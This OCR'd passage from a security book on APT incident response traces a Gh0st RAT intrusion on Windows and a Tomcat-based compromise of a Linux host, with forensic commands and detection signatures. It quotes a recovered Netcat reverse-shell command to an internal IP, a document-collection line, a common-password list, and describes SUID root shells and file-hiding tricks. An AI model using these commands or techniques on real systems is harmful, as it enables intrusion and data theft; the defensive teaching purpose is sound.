


Figure 6-10 Terminal Server history settings in the Registry

increase for remote clients. The bitmap image files are saved typically as 64×64 pixel tiles. Each tile has a unique hash code. BMC files are commonly found in the [User Profile]\Local Settings\Application Data\Microsoft\Terminal Server Client\Cache directory. Investigating this file can give interesting insight into the attacker's movement around the compromised network, the applications or files accessed, and the credentials used (according to the User Profile in which the file is found). BMC Viewer (Figure 6-11) is a program to decode and read BMC files (w3bbo.com/bmc/#h2prog).

By loading the BMC file into this tool, select the right BPP (tile) size, and click Load. Discovering which tile size is correct (8, 16, 32, etc.) is a matter of trial and error. Click on a tile in the screen to save it as an image file.

Investigating the System32 Directory for Anomalies A useful way to investigate the c:\WINDOWS\system32 directory for suspicious files is to "diff" this directory with the




Figure 6-11 Using BMC Viewer

installed cache directory. You then get a list of files changed in this directory since installation. By filtering on the date/time, we find the following files during our investigation:

- 6to4ex.dll
- Cleanup.bat
- Ad.bat
- D.rar
- 1.txt

Analyzing the .bat files, we discover that the attacker used the Cleanup.bat file to clean the log files of any traces. (Remember that this .bat file was scheduled to run every day at 11:30 PM using a scheduled task?)

The Ad.bat file was used to gather data from other machines in the domain and resulting files were packed with the D.rar file, ready for download. We discover interesting strings in the Ad.bat file:

```
cmd /C %TEMP%\nc -e cmd.exe 192.168.3.39
copy *.doc > %TEMP%\bundle.zip
```

This means the tool Netcat was placed in the %Temp% directory. Netcat can be used as a listener to create a backdoor on a compromised system. Next, an interesting string shows that the attackers are copying documents to a ZIP file placed in the %Temp% directory.

The 1.txt file contains a list of passwords that are (still) often used:


```
123456
password
Password
1234
p@ssw0rd
p@$$w0rd
P@ssw0rd
P@$$w0rd
12345
sa
admin
letmein
master
pass
test
abc123
```

Although these files were discovered on one of the systems, it is important to investigate whether these files/filenames are present on other systems as well, since the attackers created a local admin account and were obviously harvesting the domain for documents.

Antivirus Logs Initially the antivirus logs did not have any entry pertaining to the RAT tools that the attackers placed on the system to get deeper into the company. Why was a program like Netcat (nc.exe) not detected? Most antivirus products would mark this tool as a Potentially Unwanted Program (PUP).

Let's have a closer look at the antivirus configurations of the targeted systems. While investigating the settings, we discover the antivirus policy was installed with just the default configuration. Many antivirus products have advanced settings that can improve the protection of a host but they are often not used. Looking more closely at the policies we notice the following exclusion:

After clicking the button, it becomes clear why Netcat was not detected or blocked by the antivirus product:



The attackers created the exclusion for Netcat. They must have been done this before copying the file to the compromised computer. We can check this by analyzing the Prefetch directory entries or MFT entries.

Another trick that attackers often use to hide their tools from antivirus or IDSs is to change the file signature of the tools. By manually packing a file (tutorials are widely available on the Internet), the table section of a file (.date, .rsrc, and .txt) is often encrypted using a custom XOR function. XOR stands for *Exclusive OR*. It is a bitwise operator using Boolean math.


Network Analyzing the traffic from the malicious host toward the command and control server can be useful to our investigation. Based on the analysis of this traffic, we might identify other targeted hosts on the network, define IDS rules, and so on. We can sniff easily by using Wireshark, an open-source network analyzing tool.

Because we know that the command and control (C2) server is operating with the IP address 192.168.6.128, we can filter out the traffic to this host with the following Wireshark filter:

```
ip.dst_host = = 192.168.6.128
```

This gives us a list of IP addresses that are connecting to the C2 server.

By analyzing the traffic, it becomes clear that every packet to and from the C2 server starts with the characters "Gh0st":



Based on this knowledge, we can create another Wireshark filter:

```
"\x47\x68\x30\x73\x74"          (Gh0st)
```

This same signature could be used to create a SNORT rule to block this incoming traffic.

Summary of Gh0StAttack

Starting with the phishing e-mail, a backdoor was placed on the systems in which users clicked the malicious link in the e-mail. The backdoor tried to hide itself in a regular running process to survive a reboot. Network connectivity showed that a session was opened with an unknown IP address. While investigating the Event Logs, it became clear that the attackers were investigating the internal domain, creating accounts, and using Terminal Server to hop to other clients. By investigating the timeline and "diffing" the \System32 directory, several files appeared to have been added. By analyzing these files, we determined that the attackers were looking for documents and zipping them for exfiltration. Also they created a second backdoor using Netcat. From the Windows Security Event Log, we also discovered the newly created user account Ch1n00k used and executed FTP. Finally, the Task Scheduler showed that a new job was scheduled to run every day to clean up the logs.

Linux APT Attack

Popularity:	*8*
Simplicity:	*8*
Impact:	*9*
Risk Rating:	***8***

Not all APT attacks involve Microsoft Windows. Linux systems are susceptible to attack and compromise through web services, application vulnerabilities, and network services and shares, just as Windows systems are. The following scenario describes some artifacts related to APT activities that can be discovered in compromised Linux hosts.

The test system in this scenario is a Linux host running Tomcat with weak security credentials (admin copied straight from the example page that you get when you connect to Tomcat the first time and try to go into the admin section).

We used Metasploit Framework (MFS) to get a shell on the machine through the Tomcat service. We have seen this method used several times in penetration tests, so we always check. The scenario basically involves discovering the Tomcat service, finding \shadow.bak (see Figure 6-12), and cracking the passwords.

For the purposes of this scenario, assume the attackers `cat /etc/passwd`, and find a `nagios` service account and an admin named "`jack`" who has his password in his `gecos` field (`gecos: Jack Black`, `password: jackblack`). Once they have the Jack account, they can just `sudo su –` because the whole server is basically configured with security default settings (an all-too common situation).

With root access, the attackers upload a PHP backdoor, create a SUID root shell for getting root back in case a password gets changed, and leave evidence of scanning around but in a RAM drive; if the machine gets cut off, that evidence goes away.

Figure 6-12 Location of Shadow.bak

Finally, assume the attackers are using `host pivot` so they are leaving very little on the actual machine: root is lost; host is lost; possibly the entire network is in trouble!

Lost Linux Host

We arrive onsite and sit down with the customer team. We establish that some odd things have been happening onsite and that a web server appears to be the source of a lot of odd traffic, but there are no obvious signs of compromise. Thankfully, they have not shut off the server but have blocked all access at the firewall.

The server actually sits on the internal network inside the data center, and there is a static NAT in the perimeter firewall to allow Internet access to this host.

The client says that they have no real intent to (or time for) pursuing anyone in a court of law but want to know if the machine is compromised, and what is going on. This makes chain of custody less important, but we need to be prepared if they change their mind later.

We are given the root password and begin an initial analysis of the running host. As this is a small organization, and they have a single administrator (Jack) who is responsible for everything, we start by checking his account history. We want to establish a baseline for typical behavior and activities so we might identify behavior that would be out of character.

Indicators of Compromise

Looking at Jack's history, some recent commands do create cause for concern.

Jack told us he didn't remember creating a test-cgi.php file, so this will be something we might want to research further. We also see other entries for filenames he doesn't recognize (system.sh), so we need to see if we can find these.

Additionally, the use of `sudo su-` is convenient but not very secure. It is an indication that the sudo configuration is probably a default configuration and has not been hardened. This doesn't bode well.

After taking a quick look in the log directory, we notice that Tomcat has been configured to log access requests (the existence of `localhost_access*` files tell us this). Looking through these files, in addition to the normal digging and probing, we see some unsettling entries that could be an indication of the original compromise.

We note the PUT entries; someone [FROM THE INTERNET] has deployed an application on the server, and it doesn't appear to have a very user-friendly name. This looks suspiciously like someone may have access to Tomcat with administrative privileges.

After conferring with Jack, it appears he used the username and password directly from the example in the documentation (tomcat/s3cret). Using defaults or credentials that can be guessed is a huge "no-no," and could be the cause of the company's original undoing. Let's note the time (31 Dec between 18:25 and 21:32). Jack also didn't realize that someone could compromise the operating system through an application like Apache Tomcat.

We take a look at the listening ports with the netstat tool and request all numeric ports (`-a`) versus the named ports (`-n`) and listening services (`-l`), and we list the process associated with said port (`-p`).

```
root@web01:/var/log/tomcat6# netstat -anlp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1165/apache2
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      715/sshd
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      908/postgres
tcp        0     52 192.168.1.77:22         192.168.1.70:3354       ESTABLISHED 3532/sshd: jack [pr
tcp6       0      0 127.0.0.1:8005          :::*                    LISTEN      3262/java
tcp6       0      0 :::8080                 :::*                    LISTEN      3262/java
tcp6       0      0 :::22                   :::*                    LISTEN      715/sshd
tcp6       0      0 ::1:5432                :::*                    LISTEN      908/postgres
udp        0      0 0.0.0.0:68              0.0.0.0:*                           673/dhclient3
udp6       0      0 ::1:34061               ::1:34061               ESTABLISHED 908/postgres
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name    Path
unix  2      [ ACC ]     STREAM     LISTENING     2581     1/init              @/com/ubuntu/upstart
unix  2      [ ]         DGRAM                    2689     337/udevd           @/org/kernel/udev/udevd
unix  5      [ ]         DGRAM                    3493     723/rsyslogd        /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     4046     908/postgres        /var/run/postgresql/.s.PGSQL.5
432
unix  3      [ ]         STREAM     CONNECTED     15980    3532/sshd: jack [pr
unix  3      [ ]         STREAM     CONNECTED     15979    3612/0
unix  2      [ ]         DGRAM                    15874    3532/sshd: jack [pr
unix  2      [ ]         DGRAM                    15152    1237/login
unix  2      [ ]         DGRAM                    3550     1/init
unix  3      [ ]         DGRAM                    2723     337/udevd
unix  3      [ ]         DGRAM                    2722     337/udevd
unix  3      [ ]         STREAM     CONNECTED     2681     1/init              @/com/ubuntu/upstart
unix  3      [ ]         STREAM     CONNECTED     2680     333/upstart-udev-br
root@web01:/var/log/tomcat6#
```

NOTE If the system has been infected with a rootkit, none of the installed command output can be trusted, and if a syscall hooking rootkit has been used, then even using known, clean binaries will not help. Let's just hope that either our attacker is not that sophisticated or has not had the time to modify the system extensively in this way.

Looking at this output, nothing seems out of place. We see our connection to the host and the standard services that we would expect to see.

Another great tool to check open files and listening services is the lsof tool, so we execute this as well, with the `-i` switch to list all files open on the network.


```
root@web01:/var/log/tomcat6# lsof -i
COMMAND    PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
dhclient3  673     root    4u  IPv4   3358      0t0  UDP *:bootpc
sshd       715     root    3r  IPv4   3495      0t0  TCP *:ssh (LISTEN)
sshd       715     root    4u  IPv6   3497      0t0  TCP *:ssh (LISTEN)
postgres   908 postgres    3u  IPv6   4043      0t0  TCP localhost:postgresql (LISTEN)
postgres   908 postgres    6u  IPv4   4044      0t0  TCP localhost:postgresql (LISTEN)
postgres   908 postgres    8u  IPv6   4053      0t0  UDP localhost:34061->localhost:34061
postgres  1121 postgres    8u  IPv6   4053      0t0  UDP localhost:34061->localhost:34061
postgres  1122 postgres    8u  IPv6   4053      0t0  UDP localhost:34061->localhost:34061
postgres  1123 postgres    8u  IPv6   4053      0t0  UDP localhost:34061->localhost:34061
postgres  1124 postgres    8u  IPv6   4053      0t0  UDP localhost:34061->localhost:34061
apache2   1165     root    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   1195 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   1196 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   1198 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   1199 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   1200 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   3164 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   3165 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
java      3262  tomcat6   31u  IPv6  14848      0t0  TCP *:http-alt (LISTEN)
java      3262  tomcat6   41u  IPv6  14854      0t0  TCP localhost:8005 (LISTEN)
sshd      3532     root    3r  IPv4  15848      0t0  TCP 192.168.1.77:ssh->192.168.1.70:3354 (ESTABLISHED)
sshd      3612     jack    3u  IPv4  15848      0t0  TCP 192.168.1.77:ssh->192.168.1.70:3354 (ESTABLISHED)
root@web01:/var/log/tomcat6#
```

Again, nothing suspicious so we crack on.


There is no rule about where an attacker might hide files, but some popular tricks include:

- RAM drives (They are volatile; they disappear if the host is powered off.)
- Drive slack space
- The /dev file system
- Creating files or directories that are "hard to see" (In Linux, you can actually create a file or directory called ".. " (dot-dot-space).)
- /tmp and /var/tmp as they are writeable by everyone and not a place that administrators tend to look on a regular basis


We did see some history entries for /var/tmp so let's start there.



Starting with `ls`, we see nothing out of the ordinary, but by using the "all files" option (`-a`) and long listing (`-l`), we see that there appears to be two ".." (dot-dot) directories. We add the switch to escape special characters (`-b`), and we see that one of the "dot-dot" directories is actually "dot-dot-space." This is a likely candidate for an attacker hiding place.




Changing to the ".. " directory, we see a file named "…" with SUID set, with root as the owner (we need to look at this), and the shell script we found mentioned in Jack's shell history. If we look inside it, we find it's just a script to create a RAM drive and then mount it to an innocuously named directory in /var/tmp. Running `df` (which shows mounted file systems) also reveals that the RAM drive is mounted. We might find something in there, but let's check out this SUID file first.



Okay, by looking for any text strings in the binary using the `strings` command, we find `execve` and `/bin/sh`—a classic SUID root shell. Our attackers would want to hide this on the system to regain root privileges in case they lose unrestricted access.

We could also use the `find` command to dig through directories looking for some very specific things. On Unix, `find` is one of the uber-tools, with a mind-boggling array of options. Let's try `find` on files (`-type f`) with a maxdepth of two directories (`-maxdepth 2`; when we didn't limit this, the output was a bit obnoxious, so we scaled it down a little), and we want to sort the files by creation date (`-daystart`) and then get some details about the files themselves (`-ls`).




Here we can see the stuff we already found, plus some files that have been tucked away in our attacker's volatile storage space (good thing Jack didn't panic and power off the server).

Checking on the files in /var/tmp/syslog, we find some evidence of reconnaissance gathering on the internal network. It's looking less and less like a random attack of opportunity.

Here we see a script that pings for live systems. As we find nothing like Nmap on the system, the attackers seem to be using their own tools for finding live systems, and they have generated a list of other possible targets.


Running `strings` against the `pps` file shows that it's just a small, stand-alone port scanner.



Ah ha! A port scanner (ppscan), and we also discover the version and author.

Now, if the attackers were able to gain access to Tomcat and are not running as root, how did they get full control of the host?

Checking the output of the `last` command, we see that `nagios` has logged in. This is a service account for some host monitoring software and shouldn't be logged into normally—especially from the Internet!




The time frame matches that of the compromise, and looking at the ports allowed on the host, we find that SSH is permitted for remote administration—ouch. Just a quick check on the `nagios` account reveals another example of guessable credentials on this host (not Jack's day). The password is `nagios` and allows full shell access to the host, giving the attacker another way to dig around with a full shell. A quick check of `nagios`' shell history shows some more odd behavior.

How would the attackers even know to guess `nagios`? They could have simply done a `cat /etc/passwd` as this is a world-readable file. Once the usernames have been discovered, security boils down to the countermeasures in place (access control, least privilege, etc.). But once an attacker has a shell, it's typically only a matter of time until they have a root shell.

